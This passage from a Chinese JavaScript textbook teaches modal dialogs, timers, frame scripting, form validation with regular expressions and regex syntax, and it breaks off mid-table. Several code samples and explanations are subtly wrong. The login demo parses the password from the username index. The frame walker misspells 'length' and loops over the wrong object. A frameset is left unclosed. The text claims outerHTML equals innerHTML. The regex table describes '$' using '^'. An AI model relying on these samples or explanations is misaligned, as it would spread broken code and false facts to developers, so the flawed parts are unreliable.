“showModalDialog”和“showModelessDialog”方法都是打开一个对话框窗口，并载入指定的URL作为对话框内容。其打开的对话框作为原窗口的一部分，在任务栏没有对应的显示。在原窗口被切换到最前方的时候，对话框显示在原窗口之上。其区别在于，“showModalDialog”打开对话框后，原窗口就无法再接受焦点，变得不可操作。其效果类似于“alert”方法弹出警告框的效果，原窗口中的脚本执行被暂停，直到该弹出窗口被关闭后才继续执行。而“showModelessDialog”方法打开对话框的效果则类似用“open”方法打开的窗口，原窗口依然可以操作，而且原窗口中的脚本执行不会停止。

由于两者在执行方式上的区别，两个方法的返回值上也有所不同。“showModalDialog”返回其对话框窗口的“returnValue”属性，而“showModelessDialog”返回所打开的对话框窗口。

代码8.6.htm是一个使用“showModalDialog”方法实现的登录效果。代码8.6-login.htm是对话框窗口载入的HTML内容。在主页面载入时会要求用户输入用户名和密码，然后根据输入的内容作出反馈。这种复杂的输入效果是“prompt”方法无法实现的。

代码8.6.htm　登录效果

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>8-6  登录效果</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
</style>
<script>
var userName, userPass;

function checkLogin(){
    var str = showModalDialog("8-6-login.htm","","dialogHeight=120px;
    dialogWidth=200px; status=no; help=no");
    if(!str){
        document.write("你已取消了登录");
        return;
    }
    userName = unescape(str.split(":")[0]);
    userPass = unescape(str.split(":")[0]);
    document.write("欢迎你" + userName);
}

</script>
</head>
<body style="overflow:auto;">
<div style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体;
background-color:#6090DA; padding:4px 10px;">
    <script>
        checkLogin();
    </script>
</div>
</body>
</html>
```

代码8.6-login.htm　登录对话框内容

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>请登录</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
body { overflow:auto; padding:5px; background-color:buttonface; }
input { border-width:1px; }
.button { padding:1px 4px; }
.small { font-size:3px; }
</style>
<script>

function doLogin(){
    if($("txtName").value == "" || $("txtPass").value == ""){
        alert("输入不完整！请重新输入！");
        return;
    }
    window.returnValue = escape($("txtName").value) + ":" + escape($("txtPass").value);
    window.close();
}

function cancelLogin(){
    window.returnValue = undefined;
    window.close();
}

window.onload = function(){
    $("txtName").focus();
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
<form onsubmit="doLogin();return(false);">
<table>
    <tr>
        <td>姓名：</td>
        <td><input id="txtName"></td>
    </tr>
    <tr>
        <td>密码：</td>
        <td><input id="txtPass" type="password"></td>
    </tr>
    <tr>
        <td colspan=2 align="center" class="small"> </td>
```

```
    </tr>
    <tr>
        <td colspan=2 align="center">
          <input type="submit" value="登录" class="button" onclick="doLogin(); return(false);" />
          <input type="reset" value="取消" class="button"  onclick="cancelLogin();" />
        </td>
    </tr>
</table>
</form>
</body>
</html>
```

程序的运行效果如图8.17、图8.18和图8.19所示。

图8.17 登录框效果



图8.18 登录成功后的界面



图8.19 取消登录后的界面

代码说明如下。

（1）“showModalDialog”在这种环境下使用时，其用法就犹如“prompt”。区别在于需要给“showModalDIalog”提供所需要载入的URL页面地址、传递给对话框的参数和对话框样式的定义。

（2）需要在载入的URL（即示例中的代码8.6-login.htm）页面中显式给定对话框窗口的返回值。在本例代码中，函数“doLogin”将姓名和密码文本框的内容用“escape”编码后，用冒号“:”连接成一个字符串返回给原窗口。然后原窗口接受此返回值后先调用字符串的“split”方法将其分割开，然后用“unescape”解码得到所需的内容。

8.5 延时函数的使用

在JavaScript执行的过程中，程序员有时希望脚本不要立即执行，比如当用户鼠标移入某一文本框后，停留间隔超过2秒才将该文本框内容清空。或者有时希望能每间隔一段时间执行一次某函数。这些需求都可以由窗口对象的超时函数“setTimeout”和定时函数“setInterval”来实现。

8.5.1 定时函数的设定和取消

超时函数“setTimeout”和定时函数“setInterval”的调用语法如下：

```
timeHandle = setTimeout(functionHandle, times);
timeHandle = setTimeout("JavaScript脚本", times);
timeHandle = setInterval(functionHandle, times);
timeHandle = setInterval("JavaScript脚本", times);
```

（1）“setTimeout”和“setInterval”接受的第1个参数有两种形式。一种是将函数的引用句柄作为参数提供给该方法，另一种是直接提供字符串作为需要执行的JavaScript脚本。例如：

```
setTimeout(helpMe, 1000);
function helpMe(){
    alert("这里是需要执行的代码");
}

setTimeout("alert(\"这里是需要执行的代码\");", 1000);
```

这里的两种执行方式是一样的。

（2）“setTimeout”和“setInterval”接受的第2个参数指的是需要延时执行的时间，单位是毫秒。“setTimeout”方法在延时时间到达后，执行其接受的第1个参数所指向的脚本一次，然后延时执行结束。“setInterval”方法则每间隔一个延时时间，执行其接受的第1个参数所指向的脚本一次，反复循环执行，除非用户显示的调用“clearInterval”方法停止其执行。

（3）值得注意的是，如果在“setInterval”或“setTimeout”方法中，每间隔一个固定时间，去执一个性质类似“alert”或“showModalDialog”之类的会导致系统脚本执行暂停的方法，则在等待用户单击“alert”警告框的“确定”按钮所消耗的时间不会计入定时函数的计时总数中。举例来说：

```
timer = setInterval("alert('测试一下');",2000);
```

当第1个2000毫秒过去，网页窗口中弹出一个显示信息为“测试一下”的警告框。用户过了1000毫秒后才单击“确定”按钮关闭了该警告框。则在该函数执行后的第5000毫秒而不是4000毫秒弹出第2个警告框，因为等待用户关闭警告框所消耗的1000毫秒是不计入计时器中的。

（4）“setInterval”和“setTimeout”方法在计数器到期，执行相应脚本的时候，此脚本处于全局的环境中，而和“setInterval”和“setTimeout”方法所处的上下文环境无关。例如下面的代码8.7.htm是一个测试“setTimeout”执行时上下文环境的例子。

代码8.7.htm　定时函数的上下文环境测试

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>8-7　定时函数的上下文环境测试</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
</style>
<script>
function do_onclick(){
    alert(this.value);
    setTimeout(timer, 500);
}
function timer(){
    alert(this.value);
}
window.onload = function(){
    document.getElementById("cmd01").onclick = do_onclick;
}
</script>
</head>
<body style="overflow:auto;">
```

```
<input type="button" value="点我" id="cmd01">
</body>
</html>
```

其执行效果如图8.20和图8.21所示。

图8.20 单击“点我”按钮后弹出的第1个警告框

图8.21 单击“点我”按钮后弹出的第2个警告框

由于函数“do_onclick”被绑定到了按钮“点我”的“onclick”事件上，因此当用户鼠标单击“点我”按钮的时候，执行函数“do_onclick”的语句“alert(this.value);”时，“this”对象指向了按钮“点我”。结果就是弹出的警告框内容是“点我”按钮的“value”属性。然后执行“do_onclick”函数中的第2条语句“setTimeout”，即超时函数。当执行该语句的500毫秒后，函数“timer”被调用，此时“timer”函数被执行时的上下文环境是全局环境，“this”对象指向的是窗口对象“window”，因此“this.value”的值是“未定义”(undefined)。

“setInterval”和“setTimeout”方法会返回一个长整数值“timerHandle”，该值标识着设定的定时器。在需要取消定时器的设定时，需要提供此数值给清除定时器的方法。清除定时器的方法是“clearTimeout”和“clearInterval”。语法如下：

```
clearTimeout(timerHandle);
clearInterval (timerHandle);
```

8.5.2 综合应用——动态提示窗口

随着对用户体验重视程度的提高，各种人性化的交互方式逐渐出现在Windows程序中。比如以前的“alert”那种警告框式的弹出信息，在很多程序中被一个从屏幕右下角滑动弹出的小信息窗口代替。如果用户对此信息不予理睬，那么过一段时间此窗口还会自动消失。代码8.8.htm是一个综合了“open窗口”和定时函数的例子，在浏览器窗口中模拟实现了此效果。

代码8.8.htm 动态提示窗口

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>8-8  动态提示窗口</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
</style>
<script>
var oPopup;
var winWidth = 220, winHeight = 140;
var popup_dir;
```

```
function initPopup(){
    oPopup = window.open("","_popup","scrollbars=no, status=no, toolbar=no, menubar=no,
    resizable=no, titlebar=no, location=no");
    var oBody = oPopup.document.body;
    oBody.style.backgroundColor = "lightyellow";
    oBody.style.borderStyle = "none";
}
function showInfo(str){
    initPopup();
    oPopup.document.body.innerHTML = str;
    popup_dir = -1;
    showPopup(winHeight-100);
}
function showPopup(y){
    oPopup.resizeTo(winWidth, winHeight - y);
    oPopup.moveTo(screen.availWidth - winWidth, screen.availHeight - winHeight + y);
    y+=popup_dir;
    if(y>winHeight-100 && popup_dir>0){
        oPopup.close();
        return;
    }else if(y<0 && popup_dir<0){
        popup_dir = 2;
        setTimeout("showPopup(0);",2000);
        return;
    }else{
        setTimeout("showPopup(" + y + ");", 2);
    }
}
</script>
</head>
<body style="overflow:auto;">
<input type="button" value="测试提示效果" onclick="showInfo('这里是提示信息');">
</body>
</html>
```

代码运行效果如图8.22所示。



图8.22　动态提示窗口的运行效果

代码说明如下。

(1) 用户单击“测试提示效果”按钮时，“showInfo”函数被调用。该函数中，首先调用“initPopup”函数，打开一个只有标题栏的新窗口。并通过“open”方法返回的窗口句柄，操作该新窗口的“body”元素的样式。然后将变量“popup_dir”赋值为−1，表明新窗口为向上弹出。然后调用函数“showPopup”。

(2) 函数“showPopup”用来实现将弹出窗口自屏幕右下角向上滑出的动画效果。其参数“y”为该窗口完全弹出后的纵坐标与窗口当前纵坐标的差值。该函数首先通过调用窗口对象的“moveTo”和“resizeTo”方法，将窗口定位于屏幕右下角的相应位置处。然后将“y”值自增一个步长“popup_dir”，判断“y”的值，如果窗口以达到弹出的目的位置，则退出该函数否则间隔两行表后，以新的“y”值为参数，再次调用函数“showPopup”。

8.6 可以收起的分栏——改变框架的分割比例

有时网页中存在着框架结构。构成框架的模式有两种，一种是利用“frameset”构成的框架结构，另一种是“iframe”标记的内嵌式框架。无论是哪一种框架结构，从JavaScript的角度看待时，其本质都是一样的，都是窗口对象的嵌套应用。

8.6.1 嵌套窗口的结构

所有的窗口对象“window”都有一个指向最顶层窗口对象的指针“top”。也就是说，可以通过“window.top”来获得对用户实际窗口的引用。同样的，窗口有“parent”指针，指向其父窗口。对于最顶层的窗口来说。其“window.top”和“window.parent”都指向其自身。

每个窗口对象都有一个名为“frames”的对象集合。此集合的子对象是该窗口所包含的所有子窗口（框架和内嵌框架），但不包括其子窗口所包含的子窗口。有该集合的行为类似于数组对象“Array”，有着标识其组成元素的个数的属性“length”，同样通过方括号“[]”和数字索引来访问其子元素。元素的索引自0开始。如果窗口中没有子窗口，则“frames”的长度为0。可以用类似遍历数组的方法，通过循环来遍历“frames”所有的元素，

“frames”集合所包含的元素是子窗口对象，意味着每个窗口都是一个完整的“window”对象，其有着自己的“document”等独立的属性。需要注意的是，例如下面的的代码：

```
<iframe id="hutia" ></iframe>
<script>
var obj = document.getElementById("hutia");
</script>
```

使用“document.getElementById”获取到的只是“iframe”这个标记所代表的元素，而不是子窗口对象。下面是一个遍历访问页面中所有窗口对象的例子：

```
function visitWin(winObj){
    if(!winObj)winObj = top;
    for(var i=0; i<window.frames.lemgth; i++){
        winObj.frames[i].document.body.style.color="blue";
        visitWin(winObj.frames[i]);
    }
}
```

该函数的作用是将页面中所有框架内的字体颜色设置为蓝色。在实现上使用了循环访问和递归调用。

8.6.2 可以收起和展开的侧边框架

代码8.9.htm是一个操作框架的示例，演示的是可以收起和展开侧边框架的效果。

代码8.9.htm 可以收起和展开的侧边框架

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>8-9  可以收起和展开的侧边框架</title>
<!-- 样式表 -->
<style>
```

```
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
html, frameset, frame, body { padding:0px; margin:0px; }
#collapseButton {
    position:absolute;
    display:block;
    right:0px;
    top:0px;
    width:15px;
    height:100%;
    overflow:hidden;
    align:center;
    border:1px outset buttonface;
    background-color:buttonface;
    text-decoration:none;
}

#collapseButton:hover { background-color:#E0E0E0; font-weight:bold; }

#collapseButton div { position:relative; top:48%; left:2px; }
</style>
<script>

function resizeFrame(){
    var frmElement, frm, obj;
    frmElement = document.getElementsByTagName("frameset")[0];
    frm = window.frames[0];
    obj = frm.document.getElementById("hutia");
    if(obj.innerHTML == "&lt;"){
        frmElement.cols = "17,*";
        obj.innerHTML = "&gt;"
    }else{
        frmElement.cols = "20%,*";
        obj.innerHTML = "&lt;"
    }
}

window.onload = function(){
    var frm;
    frm = window.frames[0];
    frm.document.write(document.getElementsByTagName("style")[0].outerHTML);
    frm.document.write("<a href=\"javascript:void(top.resizeFrame());\" id=\"collapseButton\"
    hideFocus=\"yes\">");
    frm.document.write("<div id=\"hutia\">&lt;</div><\/a>");
}
</script>
</head>
<frameset cols="20%,*" frameBorder="0">
    <frame></frame>
    <frame></frame>
</html>
```

程序运行效果如图8.23和图8.24所示。



图8.23 左侧分栏默认为展开状态



图8.24 左侧分栏被折叠

代码说明如下。

（1）为便于演示和精简代码，本示例中，左侧分栏“frame”的HTML内容由顶层窗口使用“document.write”写入生成。注意这里使用“window.frames[0]”来获得对左侧分栏窗口对象的引用。并使用该子窗口的“document”对象来写入HTML内容。

（2）本例中使用了一个新的“document”方法“getElementsByTagName”。以前章节的示例代码中已经介绍过了“document.getElementById”方法，用来根据“id”属性获得对应HTML元素对象的引用。而这里“document.getElementsByTagName”作用类似，是根据HTML标记名称获取某一类HTML元素的集合。该方法接受HTML标记名为参数，返回值为符合该条件的HTML元素对象的集合。

（3）代码中使用“document.write”将顶层窗口中的“style”块的内容写入到子窗口中。代码中使用的“innerHTML”、“outerHTML”属性是HTML元素对象的通用属性。“innerHTML”返回该对象标记中的HTML内容，“outerHTML”返回该对象包括标记在内的HTML内容。比如假设JavaScript脚本中，变量A为HTML对象：

```
<a href="http://www.google.cn">Google搜索</a>
```

则“A.innerHTML”将返回“Google搜索”，而“A.outerHTML”将返回“Google搜索”。

（4）折叠或展开分栏的分隔条是一个超链接，其链接指向“javascript:void(top.resizeFrame());”。“javascript:”表明此超链接指向一小段JavaScript脚本。“void”函数表示什么也不做。因为浏览器会自动把脚本执行的返回值作为窗口的内容，因此此处用“void”函数来避免此类情形。读者如果还有疑问，不妨动手分别直接在Internet Explorer的地址栏中输入“javascript:var a = “123 test”;”和“javascript:void(a = “123 test”);”，然后回车查看效果。

8.6.3 跨窗口调用JavaScript脚本

前一小节的示例代码8.9.htm中，当用户在单击左侧边栏的链接时，实际上调用了顶层窗口中的函数“resizeFrame”。在JavaScript中，所有的函数都是归属于其所在的窗口的。也就是说，假设窗口A中定义了函数“functionA”，那么在其他任意窗口中（既可以是窗口A的子窗口或父窗口，也可以是窗口A所打开的新窗口等），只要能获得对窗口A的引用，就可以以“A.functionA()”的形式调用该函数。

跨窗口的脚本调用有助于理清程序员的思路，节省编写代码的工作量。在一个由很多框架和内嵌框架组成的页面中，可以将所有的函数集中定义在顶层窗口中，然后在每个内嵌的子窗口中调用。这样比起为每个窗口编写一遍函数，工作量会大大减轻。

需要注意的是，如果框架或窗口之间并不处于同一个域中，处于安全的考虑，浏览器通常会禁止

这种跨窗口的访问。例如，在页面中有一个指向“http://www.google.cn”的内嵌窗口，那么页面中对这个内嵌窗口的所有脚本函数的调用，以及对此子窗口的“document”对象的访问都会被禁止。

8.7　小结

本章主要讲述了JavaScript如何操作窗口对象和框架。介绍了常见的窗口对象的事件和方法。重点介绍了窗口对象的“open”、“createPopup”、“showModalDialog”等方法及其应用。此外还介绍了定时函数的使用。本章的知识点如下。

(1) 窗口对象的事件和方法。
(2) “open”方法的使用。
(3) “createPopup”、“showModalDialog”和“showModelessDialog”方法的应用。
(4) “setTimeout”和“setInterval”方法的使用。
(5) 含有框架结构的页面中，窗口对象的关系。
(6) 如何跨窗口调用函数。

第 9 章　控制表单——内容验证

上一章讲述了如何使用JavaScript操作窗口对象，讲解了窗口对象的各种事件、属性和方法。在网页和用户的交互过程中，表单是不可或缺的重要元素之一。用户通过表单提交信息给服务器，服务器处理这些信息并给出反馈。但是由于网络的延时，这个反馈会需要一个比较长的等待时间。如果用户的输入不符合要求，需要再次输入，那么就会使这个过程非常冗长，造成很不好的用户体验。另一方面来说，反复提交也会消耗服务器的资源。为了保证用户输入的信息的正确，可以使用JavaScript在表单提交前进行客户端的检验。

9.1　实例：表单数据的有效性验证

代码9.1.htm是一个常见的注册页面，在提交前，页面中的每个文本框或密码框内容都会被检验一遍，确保其符合要求。

代码9.1.htm　表单数据的有效性验证

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>9-1  表单数据的有效性验证</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
.red { color:red; font-weight:bold; }
</style>
<script>

var REG_VALIDATE = new Array();
REG_VALIDATE["chn"] = /^[\u0391-\uFFE5]+$/;
REG_VALIDATE["age"] = /^\d{1,3}$/;
REG_VALIDATE["tel"] = /^((\(0?\d{2,3}\))|(0?\d{2,3}\-))?(\(0\d{2,3}\)|0\d{2,3}-)?[1-9]\d{6,7}$/;
REG_VALIDATE["email"] = /^\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*$/;
REG_VALIDATE["required"] = /.+/;

function chkform(formObj){
    var eles, err, strValue, strType, obj, objFirstInput;
    eles = formObj.elements;
    err = 0;
    for(var i=0; i<eles.length; i++){
        strValue = eles[i].value;
        strType = String(eles[i].verify).toLowerCase();
        switch(strType){
            case "chn":
```

```
            case "age":
            case "tel":
            case "email":
            case "required":
                if(REG_VALIDATE[strType].test(strValue)){
                    displayErrMsg(eles[i], " ");
                }else{
                    if(!objFirstInput)objFirstInput = eles[i];
                    err++; displayErrMsg(eles[i], eles[i].msg);
                }
            break;
            case "repass":
                obj = document.getElementById(eles[i].id.replace(/^re\_/i,""));
                if(!obj)continue;
                if(obj.value != strValue){
                    if(!objFirstInput)objFirstInput = eles[i];
                    err++; displayErrMsg(eles[i], eles[i].msg);
                }else{
                    displayErrMsg(eles[i], " ");
                }
            break;
        }
    }
    if(err>0){
        objFirstInput.focus();
        return(false);
    }else{
        alert("可以提交，请等待");
        return(true);
    }
}

function displayErrMsg(ipt, strMsg){
    var obj;
    obj = ipt.parentNode.nextSibling;
    obj.innerHTML = strMsg;
}
</script>
</head>
<body style="overflow:auto;">
注册测试页面<br/>
<form onsubmit="return chkform(this);">
<table>
    <tr>
        <td>姓名</td>
        <td><input name="txtName" verify="chn" msg="姓名必须是中文"></td>
        <td class="red"><!-- 这一栏被用来显示提示信息 --></td>
    </tr>
    <tr>
```

```
        <td>年龄</td>
        <td><input name="txtAge" verify="age" msg="年龄必须是三位以内的数字"></td>
        <td class="red"><!-- 这一栏被用来显示提示信息 --></td>
    </tr>
    <tr>
        <td>密码</td>
        <td><input name="txtPass" id="txtPass" type="password" verify="required" msg=
"密码必须填写"></td>
        <td class="red"><!-- 这一栏被用来显示提示信息 --></td>
    </tr>
    <tr>
        <td>确认密码</td>
        <td><input name="RetxtPass" id="re_txtPass" type="password" verify="repass" msg=
"确认密码不符合"></td>
        <td class="red"><!-- 这一栏被用来显示提示信息 --></td>
    </tr>
    <tr>
        <td>电话号码</td>
        <td><input name="txtTel" verify="tel" msg="无此电话号码"></td>
        <td class="red"><!-- 这一栏被用来显示提示信息 --></td>
    </tr>
    <tr>
        <td>E-Mail</td>
        <td><input name="txtEmail" verify="email" msg="E-mail地址不合法"></td>
        <td class="red"><!-- 这一栏被用来显示提示信息 --></td>
    </tr>
    <tr>
        <td>个人简介</td>
        <td><textarea name="txtInfo"></textarea></td>
        <td class="red"><!-- 这一栏被用来显示提示信息 --></td>
    </tr>
    <tr>
        <td colspan=3 align="center">
            <input type="submit" value="提交">
            <input type="reset" value="重填">
        </td>
    </tr>
</table>
</form>
</body>
</html>
```

程序运行效果如图9.1、图9.2和图9.3所示。

代码说明如下。

（1）HTML中“BODY”部分的代码主要是表单的内容。表单被提交时（用户在任意文本框中按下回车键或用鼠标单击“提交按钮”）都会激发“onsubmit”事件，调用“chkform”函数。注意此处的写法如下：

```
onsubmit = "return chkform(this);"
```

图9.1 表单界面

图9.2 提示所有不符合的项目

图9.3 如果合格则允许提交

当“chkform”函数返回布尔值“假”“false”时，表单的提交会被取消。调用函数“chkform”是给的参数“this”在这里指向当前表单。

(2) 表单中的各个文本框和密码框，有着HTML标准中所没有的属性“verify”和“msg”。这是自定义的属性，在这里“verify”用来保存此元素对象的输入格式要求，“msg”用来保存不符合要求时的提示信息。这种写法实现了表现行为和内容的分离。这样在“chkform”函数中处理每个表单元素的时候，可以通过同一个属性名“verify”来访问此元素的格式要求，使得代码的逻辑清晰。

注意 这种用法不符合xhtml1.1规范，虽然目前的主流浏览器都可以支持，但在标准化推行后，将来可能造成兼容性问题。详细内容参见后继章节中关于兼容性的讲述。

(3) 对于表单对象“form”，有着名为“elements”的集合。该集合包含了所有的表单元素，和数组对象类似，有着“length”属性来标注其所含的元素的个数。同样类似于数组，可以通过方括号和下标来引用其所含的元素。函数“chkform”中就是通过遍历“form.elements”来访问所有的表单元素的。

(4) 函数“chkform”中，将当前表单的元素集合“this.elements”赋值给了局部变量“eles”，既是为了简化代码，缩减代码长度，也是为了提高代码的执行效率。一般说来，每次程序执行到“this.elements”时，JavaScript的解释系统都会去当前的表单对象中查找“elements”集合，而使用“eles”直接指向的该集合的话省略了这一步骤，提高了代码的执行速度。

(5) 在函数“chkform”中，试图获取表单元素的“verify”属性时语句如下：

```
strType = String(eles[i].verify).toLowerCase();
```

首先将“eles[i].verify”用String函数显式的转换为字符串对象是非常必要的。因为接下来的操作函数“toLowerCase()”试图将其转换为全部小写的字符串，而“toLowerCase”是字符串的方法。如果表单中某个元素没有定义“verify”属性，则“eles[i].verify”将返回“未定义”(undefined)。对于JavaScript来说，试图访问“undefined”或“null”的属性和方法将导致错误。

(6) 代码中真正关于输入数据是否符合要求的代码看似十分简略，这一句：

```
if(REG_VALIDATE[strType].test(strValue)){
```

同时完成了“中文”、“年龄”、“电话号码”、“Email”和“非空”5种格式要求的判断，初学者可能很难理解这段代码。这里实际上是使用了“正则表达式”来实现输入内容的判断。这也是本章将重点讲述的内容。

(7) “displayErrMsg”函数用来在表单元素的后继单元格中显示相应的信息。该函数使用了

“DOM”对象，在后继章节中会有讲述。

9.2 用正则来判断复杂的文本规则

在处理字符串的时候，常常需要就其模式做一个判断。例如，一个可能的Email的字符串应该是以若干英文的数字或字母开始，连接上一个“@”符号和一个域名的形式。如果按照一般的判断逻辑，识别一个字符串是否符合Email的格式将是一个非常复杂的工作，幸好JavaScript提供了正则表达式这么一个强有力的工具。

9.2.1 什么是正则

在平时的计算机操作中，读者可能已经遇到过一些字符串模式匹配的例子。比如当搜索某一个文件时，希望找到所有的Word文档时，可以在搜索栏的文件名中输入“*.doc”来匹配所有以“.doc”结尾的文件名，“*”被称作通配符，用来匹配任意的字符串。正则表达式的作用类似于这种应用，但是功能上要强大得多，相应的语法也要比这种复杂。

正则表达式，Regular Expression（也称为“regex”或“regexp”），是一种用来描述文本模式的特殊语法。一个正则表达式由普通字符（例如字符“a”到“z”）以及特殊字符（称为元字符，如“\”、“*”、“?”等）组成。简单地说，一个正则表达式就是你需要匹配的字符串。例如，正则表达式“A*B”匹配字符串“ACCCB”但是不匹配“ACCCC”。

9.2.2 正则的优势

为了便于读者感性地了解正则的强大，这里举一个例子。代码9.2.htm是一个判断用户输入是否符合Email地址格式的演示。

代码9.2.htm 判断用户输入是否符合“Email”地址格式

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>9-2  判断用户输入是否符合"Email"地址格式</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
</style>
<script>
function check(){
    var str, result1, result2, timecost1, timecost2, timer, msg;
    str = document.getElementById("txtEmail").value;
    timecost1 = (new Date()).getTime();
    for(var i=0; i<1000; i++)validateEmailByReg(str);
    timecost1 = (new Date()).getTime() - timecost1;
    timecost2 = (new Date()).getTime();
    for(var i=0; i<1000; i++)validateEmail(str);
    timecost2 = (new Date()).getTime() - timecost2;
    msg = "输入的Email为：" + str + "\r\n";
    msg += "用正则测试的结果为：\t" + (validateEmailByReg(str)?"通过":"不通过") + "，
    运算1000遍耗时" + timecost1 + "毫秒。\r\n";
```

```
    msg += "不用正则测试的结果为：\t" + (validateEmail(str)?"通过":"不通过") + ",
    运算1000遍耗时" + timecost2 + "毫秒。\r\n";
    alert(msg);
}

function validateEmailByReg(str){
    return(/^\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*$/.test(str));
}

function validateEmail(str){
    var flg01, flg02, previousCharType;

    flg01 = false;
    flg02 = false;
    for(var i=0; i<str.length; i++){
        switch(charType(str.charAt(i))){
            case "ascii":
                if(previousCharType!="ascii")previousCharType = "ascii";
            break;
            case "-":
                if(previousCharType!="ascii")return(false);
                previousCharType = "-";
            break;
            case ".":
                if(previousCharType!="ascii")return(false);
                if(flg01)flg02=true;
                previousCharType = ".";
            break;
            case "+":
                if(previousCharType!="ascii" || flg01)return(false);
                previousCharType = "+";
            break;
            case "@":
                if(previousCharType!="ascii" || flg01)return(false);
                previousCharType = "@";
                flg01 = true;
            break;
            default:
                return(false);
            break;
        }
    }
    if(!flg01 || !flg02)return(false);
    return(true);
}

function charType(val){
    var asciiChars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    if(asciiChars.indexOf(val)!=-1){
```

```
        return("ascii");
    }else{
        return(val);
    }
}
</script>
</head>
<body style="overflow:auto;">
E-Mail:
<input id="txtEmail"><br/>
<input type="button" value="测试" onclick="check()">
</body>
</html>
```

代码运行的结果如图9.4所示。

图9.4 正则表达式和普通字符串操作的比较

代码说明如下。

(1) 鼠标单击“测试”按钮后，激发该按钮的“onclick”事件，调用函数“check”。该函数分别调用函数“validateEmailByReg”和“validateEmail”对文本框的内容做测试。

(2) 函数“validateEmailByReg”使用正则表达式来测试判断输入内容是否符合要求，而“validateEmail”则完全通过对字符串的操作实现。可以看出，使用正则只需要一行代码，而不用正则的话代码量就大大增加了。并且在时间效率上正则的效率也要远高于纯字符串操作。

(3) 在学习和测试代码执行效果的时候，可以在相应代码段执行前将当时的时间记录下来，在代码段执行完毕后比较该记录值和当前时间的差值。当代码执行所需的时间太短，难以比较时，可以循环多次执行该代码来测试。上面的代码9.2.htm就是这样比较函数“validateEmailByReg”和函数“validateEmail”的效率的。

9.2.3 正则的格式和含义

JavaScript中，正则表达式是由两个斜杠“/”所包围的，由英文字母、数字和一些符号组成的，描述文本模式的表达式对象。例如：

```
var reg01 = /abc/;
var reg02 = /a{1,2}b/g;
var reg03 = /a{1,2}b/ig;
var reg04 = /^[\u0391-\uFFE5]+$/i;
```

上面示例，第2个斜杠后的“ig”等是匹配模式，可选。可以取的值有3个：“i”、“g”和“m”，或者为这3者的组合。其含义如下。

(1) “i”为“ignore case”，即忽略大小写。

(2) “g”为“global search”，即全局搜索。

(3) “m”为“multiline search”，即多行搜索。

正则表达式的两个斜杠之间的模式字符串如果为一般的字母或数字，表示直接匹配相应的字符。例如“/abcd/”匹配字符串“abcdef123”中的“abcd”部分。花括号“{”等特殊字符在正则表达式中

有着其特殊的含义。下表9.1所示的是正则表达式中各种字符的匹配含义。

表9.1　正则表达式中各种字符的匹配含义

字　符	描　述
\	将后继的字符转义为特殊字符。例如“\n”匹配一个换行符，“\\”匹配“\”，“\)”匹配“)”
^	匹配文本的开头。如果正则表达式的“多行搜索”属性被设置（即“m”属性）“^”也匹配每个换行符“\n”或者回车符“\r”之后的位置
$	匹配文本的末尾。如果正则表达式的“多行搜索”属性被设置（即“m”属性）“^”也匹配每个换行符“\n”或者回车符“\r”之前的位置
*	将前一个字符或子表达式匹配0次或多次。例如“/zo*/”可以匹配“z”，也可以匹配“zoooo”。“*”等同于“{0,}”
+	将前一个字符或子表达式匹配1次或多次。例如“/zo+/”可以匹配“zo”，也可以匹配“zoooo”，但是不匹配“z”。“+”等同于“{1,}”
?	将前一个字符或子表达式匹配0次或1次。例如“/zo?/”可以匹配“zo”，也可以匹配“z”，但是不匹配“zoooo”。“?”等同于“{0,1}”
{n}	“n”是一个正整数，表示将前一个字符或子表达式匹配n次。例如“/o{2}/”匹配“food”中的那两个“o”，但是不匹配“Bob”中的那个“o”
{n,}	“n”是一个正整数，表示将前一个字符或子表达式至少匹配n次。例如“/o{2,}/”匹配“food”中的那两个“o”，也匹配“fooooooooood”中的所有的“o”，但是不匹配“Bob”中的那个“o”。“/o{1,}/”等同于“o+”，“/o{0,}/”等同于“o*”
{n,m}	“n”和“m”是正整数，且“n”小于“m”。表示将前一个字符或子表达式至少匹配n次，至多匹配m次。例如“/o{1,3}/”匹配“food”中的那两个“o”，也匹配“fooooooooood”中的前3个“o”，并也匹配“Bob”中的那个“o”。“/o{0,1/”等同于“o?”。注意数字“n”和“m”与逗号“,”之间不可以有空格
?	当这个字符直接跟随在其他的数量限定符后（如“*”、“+”、“?”、“{n}”、“{n,}”、“{n,m}”），表示前面的匹配为“非贪婪”模式。所谓“非贪婪”模式表示匹配尽可能少的字符。例如在字符串“ooooo”中，“/o+?/”仅仅匹配第1个“o”，而“/o+/”则匹配所有的“o”
.	匹配所有除换行符（“\n”）外的单个字符。如果需要匹配包括换行符在内的所有字符，应使用“[\s\S].”的形式
(pattern)	匹配“pattern”的模式，并返回匹配的结果。此结果可以通过“match”方法的返回值获得，或者使用“$0...$9”来获得。如果需要匹配括号字符本身，应使用“\(”和“\)”等转义
